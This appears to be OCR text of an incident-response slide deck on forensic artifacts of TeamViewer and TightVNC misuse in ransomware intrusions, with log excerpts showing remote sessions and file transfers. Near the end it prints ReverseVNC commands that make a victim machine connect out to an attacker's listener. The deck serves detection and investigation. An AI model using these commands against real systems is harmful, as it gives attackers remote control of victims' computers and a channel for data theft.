
Enter the TeamViewer ID of the target(victim) machine and click the "Connect" button.



Useful Artifacts | Files | Registry | **Process/NW** | Others

Process

[Install] %ProgramFiles(x86)%¥TeamViewer¥TeamViewer_Desktop.exe
[Install] %ProgramFiles%¥TeamViewer¥TeamViewer_Desktop.exe
[Portabel] <Dir>¥TeamViewer_Desktop.exe




```
TeamViewer_Service.exe          Install
    tv_w32.exe                    16840
    tv_x64.exe                     3652
    TeamViewer_Desktop.exe         5220
TeamViewer.exe                  Portable
    tv_w32.exe                     6116
    tv_x64.exe                    11620
    TeamViewer_Desktop.exe         2588
```

TeamViewer : Artifacts

Feature: Remote Access Control the victim machine as if accessing via Remote Desktop


- Supports some authentication methods




Please enter the password that is displayed on your partner's computer.

Password: ●●●●●●●●●●●●●●

1 2 Input random or personal password




3 Click "Connect" button on TeamViewr Web site
- TeamViewer account required
- Device(client machine) authorization needed
- No random or personal password is required



Your ID 1 373

Password 7gthiwju

1 Random passwords



Personal password

If you set a personal password, anyone choose a strong password.

Learn how to choose a strong password


Password ●●●●●●●●●●●●

Confirm password ●●●●●●●●●●●●

Acceptable

Manage additional Passwords...

2 Personal password (Permanent password)




Grant Easy Access

Assign this device to a TeamViewer account to connect securely without requiring additional passwords.
Learn more

Email xxxxxxx@xxxxxx

Password ●●●●●●●●●●●●●

3 Easy access (Unattended Access)
Need to be logged in to TeamViewer account




TeamViewer : Artifacts

Feature: Remote Access	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

%ProgramFiles(x86)%¥TeamViewer¥TeamViewer15_Logfile.log
%ProgramFiles%¥TeamViewer¥TeamViewer15_Logfile.log



TeamViewer15_Logfile.log

```
14540 D1!! CAuthenticationSRP_Passive, Step_Receive_VerifyClientSecret: clientSecret!=server
14540 D1   AuthenticationPasswordLogin_Passive::RunAuthenticationMethod: authentication using
14540 D1   AuthenticationPasswordLogin_Passive::RunAuthenticationMethod: authentication using fixed password was successful
14240 S0   AuthenticationBlocker::Reset: attempts reset for DyngateID 132
```

```
14240 S0   CPersistentParticipantManager::AddParticipant: [137        ,586562311] type=3 name=TARGET-PC
14240 S0   CPersistentParticipantManager::AddParticipant: [132        -1046921514] type= name=REMOTE-PC
14240 S0   CPersistentParticipantManager::AddParticipant: [137        ,586562311] type=3 name=TARGET-PC
 6560 D1   SessionManagerDesktop::ApplyInputBlockerPermissions: apply permissions: 0
 6560 D1   tvdesktop::UserInteractionHelper::ChangeServerInputInternal (inputMode 0)
```

```
 7324 G4   VoIP: Sender: Session -1634210578: VoIP streams: P
 7324 G4   VoIP: Sender: Session -1634210578 initialized.
 1908 S0   UDPv4: punch receiv a=13.[redacted].48:59589: (*)
 1908 S0   UDPv4: send PunchReceived: (*)
```

```
14352 G1   VoIP: Sender: Removed session 586562311
 9260 G1!! SessionFeatureContactSuggestionsAf
11652 G1   RA: RemoteAudioSender get stopped
 6560 D1   SessionManagerDesktop::SessionTerminate: removing session with tvsessionprotocol::TVSessionID = 586562311
 4756 G1   VoIP: Receiver: Removed session 586562311
```

1. Password authentication
2. TeamViewer ID of the remote machine (attacker)
3. Hostname or account name of the remote machine (attacker)
4. Global IP address of the remote machine (attacker)
5. Disconnection and its date/time


TeamViewer : Artifacts

Feature: Remote Access	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

%ProgramFiles(x86)%¥TeamViewer¥Connections_incoming.txt
%ProgramFiles%¥TeamViewer¥Connections_incoming.txt




Connections_incoming.txt


```

1317[redacted]  REMOTE-PC   28-12-2022 05:35:32 28-12-2022 05:44:17 john    RemoteControl   {42c98c25-5580-43b5-ad1
1317[redacted]  REMOTE-PC   28-12-2022 07:06:21 28-12-2022 07:17:06 john    RemoteControl   {c256a204-63cf-48ec-ba6
1317[redacted]  REMOTE-PC   28-12-2022 07:30:26 28-12-2022 07:32:48 john    RemoteControl   {b8f5733e-f2e4-466c-a0b
1317[redacted]  REMOTE-PC   28-12-2022 07:32:19 28-12-2022 09:38:03 john    RemoteControl   {65aba67b-ce37-4269-aa3
1317[redacted]  REMOTE-PC   29-12-2022 06:31:12 29-12-2022 06:36:17 john    RemoteControl   {40245aaf-dbaf-4bf3-b86
1317[redacted]  REMOTE-PC   29-12-2022 06:38:23 29-12-2022 06:38:42 john    RemoteControl   {5dc21d42-b3f6-4f5a-a9e
1317[redacted]  REMOTE-PC   29-12-2022 06:40:15 29-12-2022 06:45:54 john    RemoteControl   {3bc0bb7e-94e5-485d-86a
1317[redacted]  REMOTE-PC   29-12-2022 06:48:28 29-12-2022 06:52:59 john    RemoteControl   {61074ea2-f8ff-4c7d-a7d
1317[redacted]  RemoteUser  29-12-2022 07:14:19 29-                                                            beb
1326[redacted]  WIN10-PC    07-01-2023 19:15:31 07-                                                            83b
1317[redacted]  RemoteUser  08-01-2023 05:50:39 08-                                                            a9d
```

1. TeamViewer ID of the remote machine (attacker)
2. Hostname or account name of the remote machine (attacker)
3. Date/Time remote machine connected/disconnected (UTC)

TeamViewer : Artifacts

Feature: File Transfer | Transfer specific files between client(victim) and server(attacker)




File transfer to WIN10-[redacted]

[redacted] Local computer

[redacted] Remote computer

Name	Size	Type	Moc
Recently used			
C:\		ローカル ディスク	
C:\Users\Administrator		ファイル フォルダ...	
Documents		システム フォル...	
デスクトップ		ファイル フォルダ...	
ネットワーク		システム フォル...	

0 object(s) selected

Name	Size	Type	Moc
C:\		ローカル ディスク	
D:\		ローカル ディスク	
C:\Users\Administrator		ファイル フォルダ...	
Documents		システム フォル...	
デスクトップ		ファイル フォルダ...	
ネットワーク		システム フォル...	

0 object(s) selected

No jobs in queue

0 Bytes / 0 Bytes

0 of 0 jobs completed


TeamViewer : Artifacts

Feature: File Transfer Transfer specific files between client(victim) and server(attacker)

Useful Artifacts | Files | Registry | Process/NW | Others

Logs File

%ProgramFiles(x86)%¥TeamViewer¥Connections_incoming.txt
%ProgramFiles%¥TeamViewer¥Connections_incoming.txt



Log when "1.exe" is sent from a remote machine to a target machine

TeamViewer15_Logfile.log

```
                            1317      : 141849 kbit/s, re
10648       16624 S0   StreamDecompressor[14]: change compression to LZ4 for stream 16
13532       16032 G2   VoIP: System performance (last 60s): CPU load of system = 1%
10648       16624 S0   tvnetwork::StreamManagerInternals::ReadStreamParameters: type=6 (StreamType_File, private),
8-87a6-4fc5-8173-872482924948}, source=[1317      ,-1081053615], features=1, compression=2 streamID=27
10648       16624 S0   StreamDecompressor[14]: change compression to LZ4 for stream 27
13532       16288 G2   Write file C:\Users\Public\1.exe
13532       16288 G2   Download from "1.exe" to "C:\Users\Public\1.exe" (963.79 kB)
13532       12216 G2   TaskbarProgress::ProgressWorkerFunc: Worker end
10648       16624 S0
10648       14240 S0   UdpOutputTracker(): max 30291 effectiveSent 35035 RTT 6639
```

1. Files sent from the remote(attacker) machine to the target(victim) machine


TeamViewer : Artifacts

Feature: File Transfer	Transfer specific files between client(victim) and server(attacker)

Useful Artifacts	Files	Registry	Process/NW	Others

Logs File

%ProgramFiles(x86)%¥TeamViewer¥Connections_incoming.txt
%ProgramFiles%¥TeamViewer¥Connections_incoming.txt



```
10648        16624 S0   UdpOutputTracker(): max 258379 effectiveSent 266419 RTT 6888
1                                                                         TT 6955
10648        14240 S0   UdpOutputTracker(): max 285771 effectiveSent 298835 RTT 6950
10648        16624 S0   UdpOutputTracker(): max 298835 effectiveSent 314486 RTT 6959
10648        16624 S0   UdpOutputTracker(): max 314486 effectiveSent 343115 RTT 7067
13532        13324 G2   TaskbarProgress::ProgressWorkerFunc: Worker end.
13532        16288 G2   Send file C:\temp\bkup\data.zip
10648        14240 S0   UdpConnection[28]: UDP statistics: nrp=69 scf=560 nb=406 ns=118597 nr=170
13532         1952 G2
10648        16624 S0   StreamCompressor[14]: change compression to LZ4 for stream 22
```

Log when "data.zip" from target(victim) machine is sent to remote (attacker) machine

TeamViewer15_Logfile.log

1. Files sent from the target(victim) machine to the remote (attacker) machine

Tools Verification – Tight VNC

tight VNC

REvil, BianLian	
Relay	Direct
Install	Portable

Target RMM tools

ATERA

AnyDesk

splashtop

TeamViewer

tight VNC

RemoteUtilities

CONNECTWISE

LogMeIn Be Limitless.

SupRemo

ngrok

Target SYNC tools

RCLONE

MEGA TOOLS Automotive Tools-Equipment

WinSCP Free FTP CLIENT

GoodSync

FreeFileSync

FileZilla

TightVNC : Artifacts

Installation	Client program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles(x86)%¥TightVNC
%ProgramFiles%¥TightVNC

Registry

HKLM¥SOFTWARE¥TightVNC
HKCU¥Software¥TightVNC¥Server
HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run

- tvncontrol: "%ProgramFiles%¥TightVNC¥tvnserver.exe" -controlservice –slave

Service ▶ System.evtx (EventID: 7045)

HKLM¥SYSTEM¥CurrentControlSet¥Services¥tvnserver

- DisplayName: TightVNC Server
- ImagePath: “%ProgramFiles%¥TightVNC¥tvnserver.exe” -service


TightVNC : Artifacts

Installation | Agent program installation to the victim machine

Useful Artifacts | Files | Registry | Process/NW | **Others**

EventLog


Application.evtx (Event ID: 1033, 11707)



イベント プロパティ - イベント 1033, MsiInstaller

Windows インストーラーにより製品がインストールされました。製品名: TightVNC、製品バージョン: 2.8.63.0、製品の言語: 1033、製造元: GlavSoft LLC、インストールの成功またはエラーの状態: 0

ログの名前(M): Application
ソース(S): MsiInstaller
1 ログの日付(D): 2022/12/14 12:01:37
イベント ID(E): 1033
タスクのカテゴリ(Y): なし
レベル(L): 情報
キーワード(K): クラシック
ユーザー(U): [redacted]
コンピューター(R): [redacted]
オペコード(O):
詳細情報(I): イベント ログのヘルプ



イベント プロパティ - イベント 11707, MsiInstaller

Product: TightVNC -- Installation completed successfully.

ログの名前(M): Application
ソース(S): MsiInstaller
1 ログの日付(D): 2022/12/14 12:01:37
イベント ID(E): 11707
タスクのカテゴリ(Y): なし
レベル(L): 情報
キーワード(K): クラシック
ユーザー(U): [redacted]
コンピューター(R): [redacted]
オペコード(O):
詳細情報(I): イベント ログのヘルプ

1. Date/Time of agent installation


TightVNC : Artifacts

Installation	Agent program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog


Application.evtx (Event ID: 257、Source: tvnserver)



イベント プロパティ - イベント 257, tvnserver

Service has been started successfully

ログの名前(M): Application
ソース(S): tvnserver
ログの日付(D): 2023/01/05 15:57:28
イベント ID(E): 257
タスクのカテゴリ(Y): なし
レベル(L): 情報
キーワード(K): クラシック
ユーザー(U): N/A
コンピューター(R): WIN10-XES-NKY
オペコード(O):
詳細情報(I): イベント ログのヘルプ



イベント プロパティ - イベント 257, tvnserver

Service has been stopped

ログの名前(M): Application
ソース(S): tvnserver
ログの日付(D): 2023.
イベント ID(E): 257
タスクのカテゴリ(Y): なし
レベル(L): 情報
キーワード(K): クラシ

TightVNC : Artifacts

Feature: Remote Access | Control the victim machine as if accessing via Remote Desktop


- Support ReverseVNC connection

Command - VNC Client (Attacker)


```
tvnviewer.exe -listen
```

Command - VNC Server (Victim)

```
[Porable]     tvnserver.exe -controlapp -connect <IP address>[: Port]
[Install]     tvnserver.exe -controlservice -connect <IP address>[: Port]
```



1. VNC client listens for an incoming connection from the VNC server (Default port 5500)
2. Connect from VNC server using ReverseVNC



```
C:¥Program Files¥TightVNC>tvnserver.exe -controlapp -connect 54[redacted]40
C:¥Program Files¥TightVNC>
```

